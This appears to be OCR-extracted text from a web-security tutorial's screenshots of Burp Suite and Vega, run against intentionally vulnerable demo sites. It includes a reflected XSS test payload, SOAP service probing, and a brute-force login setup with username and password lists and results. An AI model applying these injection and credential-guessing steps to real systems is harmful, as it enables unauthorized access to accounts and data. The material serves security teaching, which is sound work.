1	https://172.20.0.4:8090	/login.xml	abandoned - too many error...	1	14
2	http://testphp.vulnweb.com	/	finished	4	158
3	http://testphp.vulnweb.com	/categories.php	66% complete	2	184
4	http://testphp.vulnweb.com	/listproducts.php	28% complete	5	178
5	http://testphp.vulnweb.com	/AJAX/index.php	66% complete	1	181
6	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/	60% complete	2	184
7	http://testphp.vulnweb.com	/artists.php	66% complete	2	181
8	http://testphp.vulnweb.com	/artists.php	14% complete	4	75
9	http://testphp.vulnweb.com	/cart.php	66% complete	2	179
10	http://testphp.vulnweb.com	/comment.php	33% complete		125
11	http://testphp.vulnweb.com	/comment.php	42% complete	1	177
12	http://testphp.vulnweb.com	/disclaimer.php	0% complete	2	17
13	http://testphp.vulnweb.com	/guestbook.php	waiting		
14	http://testphp.vulnweb.com	/hpp/	waiting		
15	http://testphp.vulnweb.com	/index.php	waiting		
16	http://testphp.vulnweb.com	/listproducts.php	waiting		
17	http://testphp.vulnweb.com	/login.php	waiting		
18	http://testphp.vulnweb.com	/privacy.php	waiting		
19	http://testphp.vulnweb.com	/product.php	waiting		
20	http://testphp.vulnweb.com	/product.php	waiting		
21	http://testphp.vulnweb.com	/search.php	waiting		
22	http://testphp.vulnweb.com	/search.php	waiting		
23	http://testphp.vulnweb.com	/showimage.php	waiting		
24	http://testphp.vulnweb.com	/userinfo.php	waiting		


Scan item 4 | 5 issues | 42% complete | http://testphp.vulnweb.com/listproducts.php
Issues
Base request
Base response
Cross-site scripting (reflected)
SQL injection
Cross-domain Referer leakage
Email addresses disclosed
Frameable response (potential Clickjacking)
Advisory
Request
Response
Raw
Params
Headers
Hex
GET /listproducts.php?cat=1})hm53s<script>alert(1)<%2fscript>m01vr HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://testphp.vulnweb.com/categories.php
Connection: close


Request
Raw
Params
Headers
Hex
GET /ReceiverService.svc?wsdl HTTP/1
Host:
User-Agent: Mozilla/5.0 (Macintosh;
Accept: text/html,application/xhtml+
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0
Connection: close
Send to Spider
Do an active scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Parse WSDL



ReceiverService
Operation
Binding
Insert
BasicHttpBinding_IReceiverService
Update
BasicHttpBinding_IReceiverService
GetStatus
BasicHttpBinding_IReceiverService
SetStatus
BasicHttpBinding_IReceiverService
SetPrimaryKey
BasicHttpBinding_IReceiverService
GetPrimaryKey
BasicHttpBinding_IReceiverService
SetTableName
BasicHttpBinding_IReceiverService
GetTableName
BasicHttpBinding_IReceiverService
Request
Raw
Hex



ReceiverService
Operation
Binding
Insert
BasicHttpBinding_IReceiverService
Update
BasicHttpBinding_IReceiverService
GetStatus
BasicHttpBinding_IReceiverService
SetStatus
BasicHttpBinding_IReceiverService
SetPrimaryKey
BasicHttpBinding_IReceiverService
GetPrimaryKey
BasicHttpBinding_IReceiverService
SetTableName
BasicHttpBinding_IReceiverService
GetTableName
BasicHttpBinding_IReceiverService
Request
Raw
Params
Headers
Hex
XML
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/GetStatus
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 209
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:GetStatus/>
</soapenv:Body>
</soapenv:Envelope>



POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q
Connection: close
SOAPAction: http://tempuri.org/IReceiverSe
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 209
<soapenv:Envelope xmlns:soapenv="http://sc
<soapenv:Header/>
<soapenv:Body>
<tem:GetStatus/>
</soapenv:Body>
</soapenv:Envelope>
Send to Spider
Do an active scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Parse WSDL
Engagement tools



POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/Update
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 285
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:Update>
<!--type: string-->
<tem:json></tem:json>
</tem:Update>
</soapenv:Body>
</soapenv:Envelope>


```
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dis
patcher">a:InternalServiceFault</faultcode><faultstring
xml:lang="en-US">Unterminated string. Expected delimiter: '. Path '', line 1,
position 1.</faultstring><detail><ExceptionDetail
xmlns="http://schemas.datacontract.org/2004/07/System.ServiceModel"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink
```






2
...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=dn05m245g50hdrn5txz1v3eo; amSessionId=1220211186090
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: close
uid=$admin$&passw=wfdfbk&btnSubmit=Login
Add §
Clear §
Auto §
Refresh
?
<
+
>
Type a search term
0 matches
Clear
1 payload position
Length: 600



Attack type: Sniper
Sniper
Battering ram
Pitchfork
Cluster bomb



Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the
Positions tab. Various payload types are available for each payload set, and each paylo
different ways.
Payload set:
1
Payload count: 0
Payload type:
Simple list
Request count: 0



Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payl
Paste
Load ...
Remove
Clear
admin
administrator
admin1
roger
james
packt
Add
Add from list ...



Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payl
Paste
Load ...
Remove
Clear
admin
administrator
admin1
roger
james
packt
Add
Add from list ...



Target
Positions
Payloads
Options
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
error
exception
illegal
invalid
fail
stack
access
directory
file
Add
Enter a new item
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers



Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload1
Payload2
Status
Error
Timeout
Length
Comment
0 200 9876
1 admin password 200 9876
2 administrator password@123 200 9884
3 admin1 admin 200 9877
4 roger admin@123 200 9876
Request
Response
Raw
Params
Headers
Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: ASP.NET_SessionId=dn05m245g50hdrn5txz1v3eo; amSessionId=1220211186090
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
uid=admin1&passw=admin&btnSubmit=Login
Type a search term
0 matches
Finished



Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
Scan Info
VEGA
Scan Alerts
Scan Alert Summary
High
(None found)
Medium
(None found)
Identities

